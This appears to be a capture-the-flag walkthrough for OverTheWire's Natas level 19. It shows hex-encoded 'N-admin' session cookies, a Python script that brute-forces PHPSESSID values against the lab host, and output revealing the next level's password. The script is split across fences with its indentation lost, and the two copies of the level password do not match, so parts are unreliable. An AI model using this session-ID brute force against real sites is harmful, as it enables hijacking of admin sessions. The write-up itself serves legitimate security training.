
Name	Value	Domain	Path
PHPSESSID	3232312d61646d696e	natas19.nat...	/

Cookie Data:

- PHPSESSID: "3232312d61646d696e"
- Created: "Sat, 20 Jul 2024 10:17:14 GMT"
- Domain: "natas19.natas.labs.overthewire.org"
- Expires / Max-Age: "Session"
- HostOnly: true
- HttpOnly: true
- Last Accessed: "Sat, 20 Jul 2024 10:17:14 GMT"
- Path: "/"
- SameSite: "None"
- Secure: false

At the bottom of the browser window, there is a message: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."


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
Converting it into hex format we get **221-admin**. Now put this hexformat value in code and run the code to get the correct PHPSESSID, once its done I add it to value in cookie and then get the password for natas20:

Keep the admin part same and go through 0-640 max no to generate session ids:

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Bruteforce:

Now run this python code:

Python code:

```
import requests
import re

username = 'natas19'
password = 'tnwER7PwfWkxsG4FNWUtoAZ9VyZTJqJr'

url = 'http://natas19.natas.labs.overthewire.org/'

session = requests.Session()

print("Trying " + str(1))

for i in range(641):
```

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```
print(f"Trying {i}")

response = session.get(url, cookies={"PHPSESSID": f'{i}-admin'.encode().hex()},
auth=(username, password))

if "You are an admin" in response.text:
    print(response.text)
    break
```

Output:


The screenshot shows a terminal window titled 'KaliLinux' running on a Kali Linux VM. The terminal displays the following text:

```
Trying 273
Trying 274
Trying 275
Trying 276
Trying 277
Trying 278
Trying 279
Trying 280
Trying 281
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas19", "pass": "tnwER7PdFWkxsG4FNWUtoAZ9VyZTJqJr" };</script></head>
<body>
<h1>natas19</h1>
<div id="content">
<p>
<b>
This page uses mostly the same code as the previous level, but session IDs are no longer sequential ...
</b>
</p>
<b>
You are an admin. The credentials for the next level are:<br><pre>Username: natas20
Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw</pre></b>
</div>
</body>
</html>
```

The password 'p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw' is highlighted with a red box.

The terminal prompt at the bottom is '(silentspectre㉿kali)-[~] \$'.

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